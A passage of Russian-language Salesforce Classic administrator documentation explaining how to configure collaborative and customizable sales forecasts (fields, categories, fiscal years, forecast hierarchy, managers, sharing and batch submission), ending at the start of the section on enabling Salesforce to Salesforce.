2. Чтобы выбрать начальный период и нужное количество периодов, воспользуйтесь раскрывающимися списками в разделе «Настроить стандартное отображение прогнозов».
3. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

[Изменение отображения диапазона дат для прогноза](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- «Управление пользователями»
- И
- «Настройка приложения»

## Выбор полей, отображающихся в разделе возможностей на странице «Совместные прогнозы»

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

 **Совет:** Если поле возможности, добавленное в раздел возможностей, не отображается пользователям функции «Прогнозы», проверьте параметры безопасности, заданные для конкретного профиля пользователя и поля. Если данное поле используется прогнозом, то столбец «Прогнозируемая стоимость» отображает значение поля или значение связанной доли поля, независимо от заданных параметров безопасности поля.

Выбор стоимости прогноза в сводной таблице инициирует отображение списка соответствующих возможностей под таблицей. Администраторы могут выбирать не более 15 стандартных и настраиваемых полей, которые должны отображаться в разделе возможностей, для каждого включенного типа прогноза. Доступные поля определяются заданными параметрами безопасности поля. Поле «Имя возможности» является обязательным. Кроме того, рекомендуем добавить поле «Категория прогноза».

При выборе полей помните, что поля используются сводкой прогноза. Прогнозы по количеству для возможностей сводятся на основе поля возможности «Количество», а прогнозы по доходу для возможностей сводятся на основе поля возможности «Стоимость». Прогнозы по доходу для долей возможности сводятся на основе поля возможности «Стоимость» и процента доли, назначенного торговому представителю. Прогнозы по настраиваемому полю возможности сводятся на основе настраиваемого поля «Стоимость». Прогнозы по доходу для групп продуктов сводятся на основе суммы поля «Итоговая цена» для всех элементов строки возможности в данной группе продуктов, а прогнозы по количеству для групп продуктов сводятся на основе поля «Количество» для всех элементов строки возможности в данной группе продуктов. Если источником данных являются возможности без элементов строки или с элементами строки, которые не содержат группы продуктов, то итоговые значения сводятся в строке «Категории продуктов не определены» на странице «Прогнозы». В зависимости от измерения (доход или количество), используемого типом прогноза, рекомендуем добавить поле «Стоимость» или «Количество».

Если источником данных прогноза являются возможности или группы продуктов, то поле «Стоимость» отображается по умолчанию. Если источником данных являются доли возможности, то поля «Прогнозируемая стоимость» и «Доля (%)» отображаются по умолчанию. При необходимости выбранные поля могут быть изменены для каждого типа прогноза даже после его включения.

1. В меню «Настройка» введите «*Параметры прогнозов*» в поле «Быстрый поиск», затем выберите «**Параметры прогнозов**».
2. Щелкните имя нужного типа прогноза.
3. Чтобы добавить или удалить поля в списках «Доступные столбцы» и «Выбранные столбцы», выберите нужные поля и воспользуйтесь кнопками «**Добавить**» и «**Удалить**» в разделе «Выбрать поля для отображения в списке связанных возможностей». Чтобы определить порядок отображения полей в макете, выберите нужные поля и нажмите кнопку «**Вверх**» или «**Вниз**», либо крайнюю кнопку «**Вверх**» или «**Вниз**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки раздела возможностей:

- «Настройка приложения»

Для просмотра настройки и конфигурации:

- «Просмотр настройки и конфигурации»


4. Нажмите кнопку «**ОК**».

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

## Настройка категорий прогнозов

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «[Настраиваемые прогнозы](#)».

Категория прогноза — это категория в цикле продаж, назначаемая возможности на основе ее этапа. К стандартным категориям прогноза относятся: «Ожидаемые продажи», «Благоприятный прогноз», «Обязательство», «Пропущено» и «Закрыто». При необходимости настройте имена категорий прогнозов для организации.

1. В параметрах управления для возможностей перейдите к разделу «Поля».
2. Щелкните ссылку «Категория прогноза».
3. Щелкните ссылку «**Правка**» напротив нужного значения в разделе «Значения раскрывающегося списка: категория прогноза».
4. Введите имя категории прогноза.
5. Нажмите кнопку «**Сохранить**».

Новое имя категории прогноза отображается в прогнозах и записях возможности.

СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Рекомендации по настройке функции «Совместные прогнозы»](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения поддержки прогнозов:

- «Управление пользователями»
- И
- «Настройка приложения»




## Выключение функции «Совместные прогнозы»

Чтобы выключить функцию «Совместные прогнозы», обратитесь в компанию Salesforce.

 **Прим.:** Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту [«Настраиваемые прогнозы»](#).

Прежде чем отключить продукт «Совместные прогнозы» или одну из его функций, рекомендуем просмотреть возможные последствия.

 **Совет:** Отключение некоторых функций может инициировать удаление планов продаж и поправок. Прежде чем выполнить отключение, рекомендуем экспортировать данные. По завершении изменений данные могут быть импортированы обратно в систему Salesforce. Обратите внимание, что изменение периода со значения «Ежеквартально» на значение «Ежемесячно» или наоборот инициирует несоответствие текущих значений новым периодам, поэтому данные планов продаж или поправок *не* могут быть импортированы обратно в систему Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition** (без прогнозов по долям возможности или настраиваемому полю),  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

| Отключаемая функция   | Удаляемые элементы   |
|---|--|
| Совместные прогнозы   | Поправки<br>Обратите внимание, что иерархия прогнозов сохраняется. |
| Тип прогноза  | Планы продаж и поправки для данного типа прогноза                  |
| Поправки  | Поправки   |
| Ежемесячный период для использования ежеквартальных периодов<br>ИЛИ<br>Ежеквартальный период для использования ежемесячных периодов | Планы продаж и поправки  |

Если поправки удаляются из прогнозов, то исходные данные прогнозов не меняются.


СМ. ТАКЖЕ:

[Общие сведения о совместных прогнозах](#)

[Определение параметров прогнозов](#)

## Настройка настраиваемых прогнозов

### Настройка функции настраиваемого прогнозирования

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту [«Совместные прогнозы»](#).

Прогнозы продаж отображают предполагаемый доход организации. Прогнозы позволяют менеджерам и руководителям получать более полное представление о текущих делах, независимо от степени разобщенности участников групп сбыта.

Функция настраиваемого прогнозирования — это универсальное решение, позволяющее выполнять самые строгие требования. Начните с настраиваемого прогнозирования в меню «Настройка», введя *«Прогнозы (настраиваемые)»* в поле «Быстрый поиск», затем выберите **«Прогнозы (настраиваемые)»**.

- Чтобы настроить стандартные параметры для организации, щелкните **«Редактировать параметры прогнозов для компании»**. См. раздел [«Определение параметров настраиваемых прогнозов»](#).
- Чтобы настроить параметры пакетной отправки, щелкните **«Пакетная отправка прогнозов для пользователей»**. См. раздел [«Пакетная отправка настраиваемых прогнозов»](#).
- Чтобы настроить начальную иерархию прогнозов, щелкните **«Настроить иерархию прогнозов для компании»**. См. раздел [«Настройка иерархии прогнозов»](#).


СМ. ТАКЖЕ:

[Отправка настраиваемых прогнозов пакетами](#)

[Использование групп продуктов](#)

### Определение параметров настраиваемых прогнозов

Вводя в действие настраиваемые прогнозы для своей организации, вы должны задать наиболее подходящие для нее параметры этих прогнозов.

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту [«Совместные прогнозы»](#).

Ниже перечислены параметры организации, доступные для определения.

- Параметр **«Агрегирование данных прогноза»** определяет тип данных, отображаемых в прогнозах.
- Параметр **«Представление резюме прогноза по умолчанию»** определяет стандартную группу продуктов, дату начала, диапазон дат и показатели для стандартных прогнозов.
- Параметр **«Общий доступ к данным прогноза»** определяет возможность общего доступа к данным прогноза.

Чтобы настроить параметры прогнозов, выполните указанные ниже действия.

1. Введите строку *«Прогнозы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры прогнозов»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для определения параметров прогнозов:

- «Настройка приложения»

2. Чтобы дополнить прогнозы суммой дохода, выберите параметр «Доход по прогнозу». Отключение данного параметра инициирует удаление всех переопределений дохода из собственных прогнозов.
3. Чтобы дополнить прогнозы общим количеством, выберите параметр «Количество по прогнозу». Отключение данного параметра инициирует удаление всех переопределений количества из собственных прогнозов.
4. Заполните поле «Период прогноза». Если организация не использует настраиваемые финансовые года, выберите значение «Ежемесячно» или «Ежеквартально», исходя из цикла прогнозирования организации. Дата начала месяца или квартала отображается по Гринвичу. Если организация использует настраиваемые финансовые года, то прогнозы могут составляться по финансовому периоду или финансовому кварталу. Выбранный период прогноза определяет временной интервал, используемый организацией для составления планов продаж и прогнозов. В отличие от значения «Ежемесячно», позволяющего просматривать итоговые значения по кварталам, значение «Ежеквартально» не позволяет просматривать итоговые значения по месяцам. Изменение данного параметра инициирует удаление всех переопределений и прогнозов, включая весь журнал прогнозов.
5. Настройте параметр «Дата прогноза», определяющий способ добавления стоимостей возможности в прогнозы.
  - Чтобы добавить всю стоимость возможности в период прогноза для заданной даты, выберите значение «Дата закрытия возможности». Если организация не использует продукты, то данное значение является единственным доступным.
  - Чтобы добавить стоимость продукта возможности в период прогноза, соответствующий полю «Дата продукта», выберите значение «Дата продукта». Если возможность не содержит продуктов или не указана дата продукта, то система Salesforce использует значение «Дата закрытия возможности» в прогнозе пользователя.
  - Чтобы добавить отдельные стоимости расписания доходов в периоды прогноза, соответствующие датам расписания, выберите значение «Запланированная дата». Если продукт не содержит расписания доходов, то система Salesforce использует значение «Дата продукта» в прогнозе пользователя.
6. Заполните поле «Тип прогноза».
  - Если организация не использует продукты, выберите значение «Использовать общий прогноз». Каждому периоду соответствует один прогноз и один план продаж. Если организация не использует продукты, то данное значение является единственным доступным.
  - Если организация использует один план продаж и один прогноз для каждой группы продуктов, выберите значение «Использовать группы продуктов». См. раздел [«Использование групп продуктов»](#).
7. Выберите стандартное представление для пользователей. Данный параметр определяет группу продуктов, дату начала, диапазон дат и итоговые показатели прогнозов, которые должны отображаться пользователям при первом открытии вкладки «Прогнозы». Пользователи могут изменять собственные представления, но стандартное представление отображается всем пользователям одинаково.
8. Чтобы включить или отключить общий доступ к прогнозам, установите или снимите флажок «Включить общий доступ к прогнозам».
9. Нажмите кнопку **«Сохранить»**.

При включении общего доступа отображается напоминание о выборе пользователей, которые могут предоставлять общий доступ к текущим представлениям прогнозов. Доступные значения:

  - «Требовать помощь администратора для общего доступа к прогнозам»: общий доступ к данным текущих прогнозов предоставляется только администраторами.
  - «Менеджеры прогнозов могут предоставлять общий доступ к данным собственных прогнозов»: общий доступ к данным текущих прогнозов предоставляется администраторами; общий доступ к собственным представлениям предоставляется текущими менеджерами прогнозов.

 **Прим.:** Данный выбор применяется только к текущим представлениям прогнозов и не является стандартным параметром организации. Каждый раз, когда вы редактируете или назначаете менеджера прогнозов в иерархии ролей, вы должны определять пользователей, которые могут публиковать это представление.

При отмене общего доступа к прогнозам отображается напоминание о подтверждении выбранного действия.

Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

СМ. ТАКЖЕ:


[Настройка функции настраиваемого прогнозирования](#)

[Предоставление общего доступа к прогнозам вручную](#)

[Настройка финансового года для настраиваемого прогнозирования](#)

## Настройка финансового года для настраиваемого прогнозирования

Финансовый год определяет ежемесячный или ежеквартальный цикл прогнозирования, месяц начала и использование значения поля «Финансовый год» для начального или конечного года. Например, если финансовый год начинается в апреле 2015 и заканчивается в марте 2016, то финансовому году может быть назначено значение «2015» или «2016».

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Чтобы настроить финансовый год для функции настраиваемого прогнозирования, выполните указанные ниже действия.

1. Сохраните данные в архиве. Прежде чем настроить финансовый год, рекомендуем выполнить еженедельный или ежемесячный экспорт данных, так как изменение параметра влияет на данные прогноза и возможности.
2. В разделе «Настройка» введите «Финансовый год» в поле «Быстрый поиск», затем выберите «Финансовый год».
3. В зависимости от цикла прогнозирования, выберите значение «Ежемесячно» или «Ежеквартально» в поле «Период прогноза». Дата начала месяца или квартала отображается по Гринвичу.

Выбранный период прогноза определяет временной интервал, используемый компанией для составления планов продаж и прогнозов. В отличие от значения «Ежемесячно», позволяющего просматривать итоговые значения по кварталам, значение «Ежеквартально» не позволяет просматривать итоговые значения по месяцам.

4. Заполните поле «Начальный месяц финансового года» значением, соответствующим началу финансового года организации.
5. Заполните поле «Финансовый год на основе :» значением, которое соответствует тому, как компания называет финансовый год. Например, если финансовый год начинается в апреле 2015, а завершается в марте 2016 и называется «Финансовый год 2016», рекомендуем выбрать значение «Конечный месяц». Последний месяц определяет способ обращения компании к финансовому году.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки финансового года:

- «Настройка приложения»


6. Чтобы изменить параметры финансового года для прогнозов, созданных до включения настраиваемых прогнозов, установите флажок «Применить ко всем прогнозам и планам продаж». Установка данного флажка инициирует изменение архивных данных прогноза.
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Настройка функции настраиваемого прогнозирования](#)

## Настройка иерархии прогнозов

В иерархии прогнозов указаны все пользователи прогноза и определен способ сведения их прогнозов в вашей организации. Своевременно обновляйте иерархию прогнозов, чтобы менеджеры прогнозов видели все стоимости прогнозов подчиненных.

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту **«Совместные прогнозы»**.

По умолчанию прогноз основывается на иерархии ролей или на иерархии территорий, если организация использует функцию управления территориями.

Если организация использует функцию настраиваемого прогнозирования, то иерархия прогнозов автоматически создается на основе иерархии ролей организации. Иерархия прогнозов основывается на иерархии территорий только после включения функции управления территориями. Чтобы настроить иерархию прогнозов, выполните указанные ниже действия.

- Убедитесь, что иерархия прогнозов содержит всех соответствующих пользователей. Дополнительную информацию см. в разделе **«Включение функции настраиваемого прогнозирования для пользователей»**.
- Убедитесь, что соответствующие пользователи назначены менеджерами прогнозов, если роль или территория в иерархии прогнозов содержит несколько пользователей. Каждый пользователь, расположенный внизу иерархии прогнозов, может быть назначен менеджером прогнозов. Обратите внимание, что менеджером прогнозов должен быть выбран отдельный пользователь, которому должны сводиться прогнозы других пользователей. См. раздел **«Назначение менеджеров прогнозов в иерархии прогнозов»**.
- Предоставьте другим пользователям доступ к представлениям менеджера прогнозов. См. раздел **«Предоставление общего доступа к прогнозам вручную»**.

Убедитесь, что каждому менеджеру по продажам, имеющему подчиненных, назначена роль менеджера прогнозов в иерархии прогнозов. В этом случае доступность прогнозов сводится к каждому уровню иерархии.

Строка «Не выполнять прогнозирование», отображаемая напротив роли или территории в иерархии прогнозов, обозначает, что данной роли или территории не назначен менеджер прогнозов.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки иерархии прогнозов:

- «Настройка приложения»

-  **Прим.:** Удаление пользователя из иерархии прогнозов или иерархии ролей инициирует необратимое удаление всех данных о планах продаж и переопределениях.

СМ. ТАКЖЕ:


[Настройка функции настраиваемого прогнозирования](#)

[Настройка иерархии прогнозов](#)

[Предоставление общего доступа к прогнозам вручную](#)


## Предоставление пользователям доступа к функции настраиваемого прогнозирования

Чтобы предоставить пользователям доступ к прогнозам продаж, добавьте их в иерархию прогнозов и предоставьте полномочие «Разрешить прогнозирование».

-  **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Чтобы включить функцию настраиваемого прогнозирования, если организация не использует функцию управления территориями, выполните указанные ниже действия.

1. Введите строку «*Иерархия прогнозов*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Иерархия прогнозов**».
2. Для просмотра списка пользователей, назначенных определенному уровню, нажмите кнопку «**Включить пользователей**», расположенную напротив роли на данном уровне.
3. Чтобы подключить пользователя к функции настраиваемого прогнозирования, выберите пользователя и нажмите кнопку «**Добавить**». Чтобы отключить пользователя, выберите нужного пользователя и нажмите кнопку «**Удалить**».
4. Нажмите кнопку «**Сохранить**».

-  **Прим.:** Удаление пользователя из иерархии прогнозов или иерархии ролей инициирует необратимое удаление всех данных о планах продаж и переопределениях.

Чтобы включить функцию настраиваемого прогнозирования, если организация использует функцию управления территориями, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Щелкните ссылку «**Правка**» напротив имени нужного пользователя.
3. Установите флажок «**Разрешить прогнозирование**».
4. Нажмите кнопку «**Сохранить**».
5. [Добавьте пользователя в территорию.](#)

Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки иерархии прогнозов:

- «Настройка приложения»

 **Прим.:** Чтобы просмотреть список пользователей для территории, выберите имя нужной территории в иерархии территорий или запустите отчет по территориям. Дополнительную информацию об отчетах по территориям см. в разделе [«Отчеты по территориям»](#).

Если для роли или территории добавляется несколько пользователей, рекомендуем назначить только одного из них в качестве менеджера прогнозов для такой роли или территории. См. раздел [«Назначение менеджеров прогнозов в иерархии прогнозов»](#).

СМ. ТАКЖЕ:


[Настройка функции настраиваемого прогнозирования](#)

[Настройка функции настраиваемого прогнозирования](#)

[Включение функции управления территориями](#)

[Предоставление общего доступа к прогнозам вручную](#)

## Назначение менеджеров прогнозов в иерархии прогнозов

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту [«Совместные прогнозы»](#).

После включения поддержки настраиваемого прогнозирования пользователи могут быть назначены менеджерами прогнозов для каждой роли в иерархии прогнозов.

Пользователю, назначенному менеджером прогнозов, предоставляется доступ ко всем прогнозам нижестоящих пользователей в иерархии прогнозов. Например, руководителю и его помощнику назначена одна роль, но сводка по прогнозам всех подчиненных доступна руководителю, поэтому именно он является менеджером прогнозов в иерархии прогнозов. Отправка прогнозов доступна руководителю и его помощнику, но просмотр сводки по прогнозам других пользователей доступен только руководителю.

Роль, которой не назначен менеджер прогнозов в иерархии прогнозов, и все ее подчиненные роли не участвуют в прогнозах.

Строка «Не выполнять прогнозирование», отображаемая напротив роли или территории в иерархии прогнозов, обозначает, что данной роли или территории не назначен менеджер прогнозов.

1. В разделе «Настройка» введите *«Прогнозы (настраиваемые)»* в поле «Быстрый поиск», затем выберите **«Прогнозы (настраиваемые)»**.
2. Чтобы назначить пользователя менеджером прогнозов, щелкните **«Назначить менеджера»** или **«Редактировать менеджера»** напротив нужной роли.

Роли без подчиненных ролей не могут иметь менеджеров прогнозов, кроме случаев использования [функции управления территориями](#), поддерживающей менеджеров прогнозов на всех уровнях.

3. Выберите пользователя, который должен быть назначен менеджером прогнозов для выбранной роли. В случае отсутствия доступных пользователей, включите соответствующего пользователя (см. раздел [«Включение функции настраиваемого прогнозирования для пользователей»](#)).
4. Если организация поддерживает общий доступ к прогнозам, выберите параметры общего доступа.
  - Чтобы ограничить общий доступ к прогнозам только администраторами, установите флажок «Требовать помощь администратора для общего доступа к прогнозам». Данный параметр выбран по умолчанию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки иерархии прогнозов:

- «Настройка приложения»



- Чтобы разрешить администратору или менеджеру прогнозов предоставлять общий доступ к данному представлению, установите флажок «Менеджеры прогнозов могут предоставлять общий доступ к собственным представлениям прогнозов».

5. Нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Настройка функции настраиваемого прогнозирования](#)

[Настройка иерархии прогнозов](#)

[Предоставление общего доступа к прогнозам вручную](#)

## Включение функции настраиваемого прогнозирования

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту **«Совместные прогнозы»**.

Включение функции настраиваемого прогнозирования позволяет пользователям прогнозов просматривать и отправлять настраиваемые прогнозы на вкладке «Прогнозы» на основе параметров настраиваемых прогнозов. Функция настраиваемого прогнозирования поддерживает пять типов стандартных отчетов. Функция настраиваемого прогнозирования не поддерживает создание типов настраиваемых отчетов.

1. Введите строку *«Иерархия прогнозов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Иерархия прогнозов»**.
2. Щелкните **«Включить настраиваемое прогнозирование»**. Если данный параметр недоступен, то функция настраиваемого прогнозирования уже включена. Ниже перечислены полномочия пользователя, доступные после включения функции настраиваемого прогнозирования.

| Полномочие                          | Описание  |
|-------------------------------------|---|
| Переопределение прогнозов           | Данное полномочие позволяет переопределять собственные прогнозы и прогнозы подчиненных пользователей в иерархии прогнозов. Данное полномочие назначается всем стандартным профилям, кроме профиля «Только для чтения».  |
| Редактирование личного плана продаж | Данное полномочие позволяет изменять собственные планы продаж. Данное полномочие назначается всем стандартным профилям, кроме профиля «Только для чтения».<br><br>Полномочие «Управление пользователями» позволяет всегда редактировать любые планы продаж. Пользователи могут всегда |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для включения настраиваемых прогнозов:

- «Настройка приложения»



| Полномочие              | Описание   |
|-------------------------|--|
| Просмотр всех прогнозов | редактировать планы продаж подчиненных пользователей.<br><br>Данное полномочие позволяет просматривать любые прогнозы, независимо от положения пользователя в иерархии прогнозов. Данное полномочие назначается профилю «Системный администратор». |

3. Выберите соответствующие макеты страниц возможностей, которые должны содержать новый связанный список «Прогнозы возможности». Чтобы добавить данный связанный список в макеты страниц, настроенные пользователями, выберите параметр «Добавить . . .».
4. Нажмите кнопку **«Сохранить»**.
5. При необходимости включите или отключите данные полномочия.

 **Прим.:** Если организация использует настраиваемые прогнозы, то прогнозы зависят от способа соотнесения значений раскрывающегося списка «Этап возможности» с категориями прогноза.


СМ. ТАКЖЕ:

[Настройка функции настраиваемого прогнозирования](#)

[Включение функции управления территориями](#)

[Предоставление общего доступа к прогнозам вручную](#)

## Предоставление общего доступа к прогнозам вручную

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту **«Совместные прогнозы»**.

Администратор создает иерархию прогнозов организации, определяющую пользователей, которые могут просматривать данные прогноза. Администратор может вручную расширить полномочия общего доступа к данным прогнозов, тогда как пользователи могут вручную расширять полномочия общего доступа к данным собственных прогнозов. Общий доступ к прогнозам, предоставляемый вручную, позволяет только расширять уровень доступа к данным прогнозов; текущий уровень доступа пользователей не может быть ограничен. Общий доступ к прогнозу может быть предоставлен вручную только при наличии полномочия администратора или менеджера прогнозов.

Чтобы просмотреть пользователей, которые могут просматривать прогноз или предоставлять доступ к данным прогноза, выполните одно из указанных ниже действий.

- Введите строку *«Иерархия прогнозов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Иерархия прогнозов»**, затем щелкните **«Общий доступ»** около нужного представления.
- Чтобы предоставить доступ к данным собственного прогноза, нажмите кнопку **«Общий доступ»** на начальной странице прогнозов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Список «Общий доступ пользователя и группы» содержит всех пользователей, имеющих доступ к данным прогноза. Кроме того, данный список определяет текущий уровень доступа пользователей, возможность отправки прогноза и причину предоставления доступа. Ниже перечислены возможные причины предоставления доступа к данным прогноза.

| Причина                              | Описание   |
|--------------------------------------|--|
| Администратор                        | Пользователь является администратором или обладает полномочием «Изменение всех данных».                    |
| Делегированный менеджер прогнозов    | Доступ к данным прогноза предоставляется пользователю посредством кнопки <b>«Общий доступ»</b> в прогнозе. |
| Менеджер прогнозов                   | Пользователь является менеджером прогнозов в иерархии прогнозов.   |
| Ответственный                        | Ответственный может всегда просматривать данные собственного прогноза.                                     |
| Полномочие «Просмотр всех прогнозов» | Пользователь обладает полномочием «Просмотр всех прогнозов».   |

Ниже перечислены действия, доступные на странице «Сведения об общем доступе к прогнозу».

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы предоставить другим пользователям или группам доступ к данным прогноза, нажмите кнопку **«Добавить»**.
  - 📌 **Прим.:** Общий доступ, предоставляемый вручную, распространяется на данные возможности, являющиеся частью прогноза. При наличии полномочия на переопределение данных прогноза пользователю предоставляется полномочие на переопределение данных прогноза возможности.
- Чтобы просмотреть всех пользователей, имеющих доступ к данным прогноза, нажмите кнопку **«Развернуть список»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.


СМ. ТАКЖЕ:

[Определение параметров настраиваемых прогнозов](#)

[Настройка функции настраиваемого прогнозирования](#)

## Отправка настраиваемых прогнозов пакетами

Отправка прогнозов инициирует создание снимка данных прогноза и предоставление доступа к данным в журнале прогноза и отчетах. Чтобы сэкономить время, отправляйте несколько прогнозов в один прием.

 **Прим.:** Данные сведения относятся только к функции настраиваемого прогнозирования и не относятся к продукту «Совместные прогнозы».

Чтобы отправить несколько прогнозов, выполните указанные ниже действия.

1. В разделе "Настройка" введите «*Пакетная отправка*» в поле «Быстрый поиск», затем выберите «**Пакетная отправка прогнозов**».
2. Выберите соответствующий период прогноза.
3. Чтобы добавить пользователей в список «Пользователи, выбранные для пакетной отправки», выберите нужных пользователей и нажмите кнопку «**Добавить**». Чтобы выбрать несколько пользователей, воспользуйтесь комбинацией **CTRL**+щелчок.
4. Нажмите кнопку «**Отправить**».
5. Нажмите кнопку «**ОК**».

Пользователи также могут отправлять прогнозы по отдельности, нажимая кнопку «**Отправить**».

СМ. ТАКЖЕ:

[Настройка функции настраиваемого прогнозирования](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетной отправки прогнозов:

- «Изменение всех данных»

## Включение деловых сетей для межорганизационного сотрудничества

### Включение функции Salesforce to Salesforce



**Внимание:** Включение функции Salesforce to Salesforce является необратимым, однако пользователи могут управлять общедоступной информацией и соответствующими подключениями. Кроме того, пользователи могут в любое время отменить общий доступ или изменить его параметры. Включая функцию Salesforce to Salesforce, пользователи подтверждают свое согласие на обработку компанией salesforce.com обновленных данных организации, используемых совместно с другими организациями. Благодаря функции Salesforce to Salesforce, пользователи могут предоставлять доступ к данным сторонним получателям, которые также могут использовать данную функцию для предоставления доступа другим неизвестным получателям. Ответственность за ограничение на использование и разглашение общедоступных данных, а также выполнение других договорных обязательств, возлагается на исходных пользователей.

Чтобы включить функцию Salesforce to Salesforce, выполните указанные ниже действия.

1. Введите строку «*Параметры Salesforce to Salesforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Salesforce to Salesforce**».
2. Нажмите кнопку «**Правка**».
3. Установите флажок «Включить».
4. Нажмите кнопку «**Сохранить**».

После включения функции Salesforce to Salesforce создается новый пользователь с именем «Пользователь подключения». Данный пользователь не учитывается в количестве использованных лицензий, а также не отображается на страницах управления пользователями.

Поле «Последнее изменение сделано» общедоступной записи, обновленной бизнес-партнером, содержит значение «Пользователь подключения», которое позволяет отслеживать любые изменения, внесенные бизнес-партнерами.

Пользователю подключения автоматически назначается профиль «Партнерская сеть». Профиль «Партнерская сеть» недоступен для изменения и отсутствует на страницах управления профилями.

Ниже перечислены действия, доступные пользователю после включения функции Salesforce to Salesforce.

